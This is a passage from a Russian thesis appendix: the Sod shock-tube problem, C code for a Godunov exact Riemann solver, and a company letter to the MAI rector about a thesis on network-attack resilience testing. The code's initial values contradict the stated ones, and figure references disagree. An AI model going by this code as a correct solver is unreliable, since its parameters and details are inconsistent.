

Рис. 1.18. Вид давления и плотности

Области 1 и 5 относятся к левому и правому начальному состоянию, области 3 и 4 в стационарных состояниях, в области 2 решение зависит от *x*. Область 2 – волна разрежения, граница между областями 3 и 4 – контактный разрыв, граница между областями 4 и 5 – движущаяся вперед ударная волна.

Постановка Задачи

Требуется написать программу для решения теста Сода методом Годунова. Построить зависимость давления, скорости и плотности от координаты при следующих начальных значениях переменных:

$$p(x,0) = \begin{cases} 1.000, & \text{для } x \le \frac{1}{2} \\ 0.125, & \text{для } x > \frac{1}{2} \end{cases}$$

$$\rho(x,0) = \begin{cases} 1.0, & \text{для } x \le \frac{1}{2} \\ 0.1, & \text{для } x > \frac{1}{2} \end{cases}$$

$$u(x,0) = 0$$

Результаты

В среде разработки Nokia QT было создано консольное приложение, не требующее действий пользователя. При его запуске производится расчет термодинамических параметров, результат расчета записывается в файл Godunov.dat (число шагов = 100). По данным этого файла в Microsoft Excel 2013 был построен график зависимости плотности, давления и скорости от координаты. Этот график показан на рисунке 1.38.



Рис. 1.19. Вид давления и плотности

По результатам сравнения графика на рисунке 1.19. с эталонным на рисунке 1.18. можно сделать вывод о достаточной тонкости и верности реализации алгоритма. Все пять областей качественно отражены на графике.

Файл main.cpp

```
#include <QCoreApplication>


#include <stdio.h>

#include <stdlib.h>

#include <math.h>

#include <QFile>
```

```
double
  *U1, *U2, *U3, /* conservative variables */
  *F1, *F2, *F3, /* fluxes */

  R, U, P, /* primitive variables */
  R_1, U_1, P_1,
  R_2, U_2, P_2,

  deltaX, deltaT, deltaT_X;

unsigned LEN, LENN, i, i_, step, numstep;

FILE *pF;

#include "nondim.c" // for nondimensionalizing

/*--- exact Newton-type iterative Riemann solver of Godunov ---*/
#include "solver.c"

/*************
*  Array1D  *
*************/
double *Array1D(unsigned size)
```

```
{
double *x;

  if ((x = (double *)malloc(size * sizeof(double))) == NULL) {
    fprintf(stderr, "Can't allocate memory\n");
    exit(-1);
  }
  return x;

} /* end Array1D() */



/**************
* Initialize *
**************/
void Initialize(void)
{
  double p1, r1, p4, r4;

  LEN    = 100;
  deltaX = 1;
  deltaT = 0.2;
  numstep= 100;
  p4     = 4;
```

```
r4     = 0.5;
p1     = 11;
r1     = 1;

deltaT_X = deltaT / deltaX;
LENN = LEN + 1;

/* memory allocation */
U1 = Array1D(LEN + 2); U2 = Array1D(LEN + 2); U3 = Array1D(LEN +
2);
F1 = Array1D(LEN + 1); F2 = Array1D(LEN + 1); F3 = Array1D(LEN +
1);

/* initial conditions */
U = 0.;
R = r4, P = p4;
for (i = 1; i <= LEN/2; i++) {
  U1[i] = R;
  U2[i] = R * U;
  U3[i] = P / K_1 + 0.5 * R * U * U;
} /* end for() */
R = r1, P = p1;
for(; i <= LEN; i++) {
  U1[i] = R;
```

```
    U2[i] = R * U;
    U3[i] = P / K_1 + 0.5 * R * U * U;
  } /* end for() */

} /* end Initialize() */


/************************
* BounCondInGhostCells *
************************/
void BounCondInGhostCells(void)
{
  /* solid walls */
  U1[0] =   U1[1];
  U2[0] = - U2[1];
  U3[0] =   U3[1];
  U1[LENN] =   U1[LEN];
  U2[LENN] = - U2[LEN];
  U3[LENN] =   U3[LEN];
} /* end BounCondInGhostCells() */


/************
*  Fluxes  *
```

```
***********/
void Fluxes(void)
{
  for (i = 0, i_ = 1; i < LENN; i++, i_++) {
    /* leftmost parameters */
    U_1 =  U2[i ] / (R_1 = U1[i ]);
    P_1 = (U3[i ] - 0.5 * R_1 * U_1 * U_1) * K_1;
    /* rightmost parameters */
    U_2 =  U2[i_] / (R_2 = U1[i_]);
    P_2 = (U3[i_] - 0.5 * R_2 * U_2 * U_2) * K_1;
    /* exact Riemann solver of Godunov, see "solver.c" */
    Godunov(R_1, U_1, P_1,  R_2, U_2, P_2,  &R,  &U,  &P);
    /* fluxes */
    F1[i] = R * U;
    F2[i] = R * U * U + P;
    F3[i] = U * (K_K_1 * P + 0.5 * R * U * U);
  }
} /* end Fluxes() */



/***************
*  Evolution  *
***************/
void Evolution(void)
```

```
{
  for (i = 1; i < LENN; i++) {
    U1[i] += deltaT_X * (F1[i-1] - F1[i]);
    U2[i] += deltaT_X * (F2[i-1] - F2[i]);
    U3[i] += deltaT_X * (F3[i-1] - F3[i]);
  }
} /* end Evolution() */



/***********
*  Output  *
***********/
void Output(void)
{
  /* output to "godunov.dat" file */
  if ((pF = fopen("godunov.dat", "w")) == NULL) {
    fprintf(stderr, "Can't open \"godunov.dat\"\n\n");
    exit(-1);
  }
  for (i = 1; i <= LEN; i++) {
    U =  U2[i] / (R = U1[i]);
    P = (U3[i] - 0.5 * R * U * U) * K_1;
    fprintf(pF,"%g %g %g %g\n", (i-0.5) * deltaX,
            NDimP(P), NDimR(R), NDimU(U));
```

```
  }
  fclose(pF);

} /* end Output() */



/**********
*  MAIN  *
***********/
int main(int argc, char *argv[])
{
  /*=== initialization ===*/
  Initialize();

   /*=== time integration ===*/
  while (step++ < numstep) {
    /*---  ---*/
//  printf("%d\n", step);
    /*--- BC in ghost cells ---*/
    BounCondInGhostCells();
    /*--- fluxes at cell interfaces ---*/
    Fluxes();
    /*--- evolution ---*/
    Evolution();
```

```
  } /* end while */


  /*--- output of the flowfield ---*/
  Output();


  /**/
  if (argc > 0)
    printf("%s: OK!\n\n", argv[0]);
  return 0;

} /* end main() */


/*--- end of "godunov.c" ---*/
```

Файл solver.c

```
#define K        1.4
#define K_1_2    0.2
#define K_1      0.4
#define K_K      0.142857142857
#define _2K_K_1  7.0
#define K__1_2   1.2
#define K__1_2K  0.857142857143
#define K_1_2K   0.142857142857
#define K_1_K__1 0.166666666667
```

```
#define K_K_1    3.5
#define _2_K__1  0.833333333333
#define K__1     2.4
#define _3K_1    3.2
#define _2_K_1   5.0
#define _4K      5.6

/*************
*  Godunov  *   Exact Newton-type Riemann solver of Godunov
*************/
void Godunov(
  double r1,  double u1, double p1,  /* parameters in left cell */
  double r2,  double u2, double p2,  /* parameters in left cell */
  double *R,  double *U, double *P) /* parameters on the interface */
{
  static double
    c1, c2,    /* sound speeds in left and right cells */
    a1, a2,    /* mass velocities */
    c1_, c2_,  /* sound speeds in rarefaction waves */
    P_,        /* iterated pressure at the C(ontact)D(iscontinuity) */
    D1, D2,          /* velocties of the fronts of S(hock)W(ave)s and
R(arefaction)Ws */
    D1_, D2_,  /* velocties of the tails of RWs */
    R1, R2,    /* densities to leftand right from CD */
```

```
  f, ff,     /* function and its derivative */
  Regim;     /* auxiliary variable */

/* speeds of sound for left and right states */
c1 = sqrt(K * p1 / r1);
c2 = sqrt(K * p2 / r2);

/* corrected parameters */
if (p1 > p2) {
  Regim = p2; p2 = p1; p1 = Regim;
  Regim = r2; r2 = r1; r1 = Regim;
  Regim = u2; u2 = u1; u1 = Regim;
  Regim = c2; c2 = c1; c1 = Regim;
  Regim = - 1.;
}
else Regim = 1.;

/* vacuum solution */
if ((u1 - u2) <= - _2_K_1 * (c1 + c2) * 0.99999) {

  /* backward correction of parameters */
  if (Regim == -1.) {
    Regim = p2; p2 = p1; p1 = Regim;
    Regim = r2; r2 = r1; r1 = Regim;
```

```
  Regim = u2; u2 = u1; u1 = Regim;
  Regim = c2; c2 = c1; c1 = Regim;
}

/* velocities of vacuum characteristics */
D1_ = _2_K_1 * c1 + u1;
D2_ = u2 - _2_K_1 * c2;

/* parameters from vacuum zone */
if ((D1_ < 0.) && (D2_ > 0.)) {
  *P = *R = *U = 0.;
  return;
}

/* velocities of characteristics of disturbed zone */
D1 = u1 - c1;
D2 = u2 + c2;

/* parameters from left RW */
if ((D1 < 0.) && (D1_ >= 0.)) {
  *U = (c1_ =  _2_K__1 * c1 + K_1_K__1 * u1);
  *P = p1 * pow(c1_ / c1, _2K_K_1);
  *R = K * *P / (c1_ * c1_);
  return;
```

```
    }

    /* parameters from right RW */
    if ((D2_ <= 0.) && (D2 > 0.)) {
      *U = - (c2_ = _2_K__1 * c2 - K_1_K__1 * u2);
      *P = p2 * pow(c2_ / c2, _2K_K_1);
      *R = K * *P / (c2_ * c2_);
      return;
    }

    if (D1 >= 0.) { /* parameters from left stste */
      *P = p1, *R = r1, *U = u1;
      return;
    }
    else {          /* parameters from right state */
      *P = p2, *R = r2, *U = u2;
      return;
    }

  } /* end of vacuum solution */

  /* acoustic initial guess */
  P_ = (p1 * r2 * c2 + p2 * r1 * c1 + ( u1 - u2 ) * r1 * c1 * r2 * c2) / (r1 * c1
+ r2 * c2);
```

```
/* ? */
if (P_ < 0.)
  P_ = 10.;

/* iterative Newton-type solution procedure */
/* F(Pi-1) ( 13.16 ), F'(Pi-1) ( 13.17 ) */
do {

  *P = P_;

  /* left wave */
  if (*P > p1) { /* SW */
    f   = (*P - p1) / (r1 * c1 * sqrt(K__1_2K * (*P / p1) + K_1_2K));
    ff  = (K__1 * (*P / p1) + _3K_1) /
            (_4K * r1 * c1 * pow(K__1_2K * (*P / p1) + K_1_2K, 1.5));
  }
  else {        /* RW */
    f   = _2_K_1 * c1 * (pow(*P / p1, K_1_2K) - 1.);
    ff  = c1 * pow(*P / p1, K_1_2K) / (*P * K);
  }

  /* right wave */
  if (*P > p2) { /* SW */
```

```
    f  += (*P - p2) / (r2 * c2 * sqrt(K__1_2K * (*P / p2) + K_1_2K));
    ff += (K__1 * (*P / p2) + _3K_1) /
            (_4K * r2 * c2 * pow(K__1_2K * (*P / p2) + K_1_2K, 1.5));
  }
  else {          /* RW */
    f  += _2_K_1 * c2 * (pow(*P / p2, K_1_2K) - 1.);
    ff += c2 * pow(*P / p2, K_1_2K) / (*P * K);
  }

  f -= (u1 - u2) * Regim;

  /* new P */
  P_ -= f / ff;

} while (fabs(*P - P_) > 2.0); /* check convergence */

/* final pressure */
*P = P_;

/* backward correction of parameters */
if (Regim == -1.) {
  Regim = p2; p2 = p1; p1 = Regim;
  Regim = r2; r2 = r1; r1 = Regim;
  Regim = u2; u2 = u1; u1 = Regim;
```

```
  Regim = c2; c2 = c1; c1 = Regim;
}

/* computation of mass velocities */
  /* left wave is SW */
if (*P > p1)
  a1 = sqrt(r1 * (K__1_2 * (*P) + K_1_2 * p1));
  /* left wave is RW */
else if ((p1 - *P) > 300.) /* 300 Pa ! */
  a1 = K_1_2K * r1 * c1 * (1. - *P / p1) / (1.- pow(*P / p1, K_K));
else
  a1 = r1 * c1;
/* rigt wave is SW */
if (*P > p2)
  a2 = sqrt(r2 * (K__1_2 * (*P) + K_1_2 * p2));
/* rigt wave is RW */
else if ((p2 - *P) > 300.) /* 300 Pa ! */
  a2 = K_1_2K * r2 * c2 * (1. - *P / p2) / (1.- pow(*P / p2, K_K));
else
  a2 = r2 * c2;

/* velocity of CD */
*U = (a1 * u1 + a2 * u2 + p1 - p2) / (a1 + a2);
```

```
/* characteristic velocities */
  /* left wave is SW */
if (*P > p1) {
  D1 = u1 - a1 / r1;
  D1_ = D1;
  R1 = r1 * a1 / (a1 - r1 * (u1 - *U));
}
 /* left wave is RW */
else {
  D1 = u1 - c1;
  c1_ = c1 + K_1_2 * (u1 - *U);
  D1_ = *U - c1_;
  R1 = K * *P / (c1_ * c1_);
}
  /* right wave is SW */
if (*P > p2) {
  D2 = u2 + a2 / r2;
  D2_ = D2;
  R2 = r2 * a2 / (a2 + r2 * (u2 - *U));
}
  /* right wave is RW*/
else {
  D2 = u2 + c2;
  c2_ = c2 - K_1_2 * (u2 - *U);
```

```
  D2_ = *U + c2_;
  R2 = K * *P / (c2_ * c2_);
}


// parameters from zone 3 or 4
if ((D1_ < 0.) && (D2_ > 0.)) {
  if (*U >= 0.)
    *R = R1; // 3
  else
    *R = R2; // 4
  return;
}

// parameters from zone 2
if ((D1 < 0.) && (D1_ >= 0.)) {
  *U = (c1_ = _2_K__1 * c1 + K_1_K__1 * u1);
  *P = p1 * pow(c1_/c1, _2K_K_1);
  *R = K * *P / (c1_ * c1_);
  return;
}

// parameters from zone 5
if ((D2_ <= 0.) && (D2 > 0.)) {
```

```
    *U = - (c2_ = _2_K__1 * c2 - K_1_K__1 * u2);
    *P = p2 * pow(c2_/c2, _2K_K_1);
    *R = K * *P / (c2_ * c2_);
    return;
  }

  // parameters from the left stste - zone 1
  if (D1 >= 0.) {
    *U = u1;
    *P = p1;
    *R = r1;
    return;
  }

  // parameters from the right state - 6
  *U = u2;
  *P = p2;
  *R = r2;
  return;

} /* end Godunov() */

/*--- end solver.c ---*/
```

ПРИЛОЖЕНИЕ 4. ПИСЬМО РЕКТОРУ МАИ ОТ ИСПОЛНИТЕЛЬНОГО ДИРЕКТОРА ЗАО «ЛАНИТ» ОБ ИСПОЛЬЗОВАНИ РЕЗУЛЬТАТОВ ДИПЛОМНОЙ РАБОТЫ.

ЛАНИТ

Исх. 22-08/33 от 23.01.2014

Ректору Московского Авиационного Института
(Национального Исследовательского университета) МАИ
Геращенко А.Н.
г. Москва, Волоколамское ш., д. 4

Уважаемый Анатолий Николаевич!

Сообщаем Вам, что тема дипломной работы студента факультета «Прикладная математика и физика» группы 08-601 Костина Ивана Александровича, выполняемой под руководством профессора каф. 801 О.Н. Третьяковой в 2013-14 уч. Году на тему: «Программа для тестирования устойчивости сетевой инфраструктуры к определенным типам атак», соответствует профилю нашего предприятия - системная и сетевая интеграция.

Результаты дипломной работы используется на предприятии ОАО «Ланит – Консалтинг».

С уважением,
Исполнительный директор ЗАО «ЛАНИТ» Грибов В.Ю.

105066, Москва, ул. Доброслободская, д. 5, стр. 1
Тел. (495) 967-66-50, факс (499) 261-57-81
E-mail: lanit@lanit.ru, http://www.lanit.ru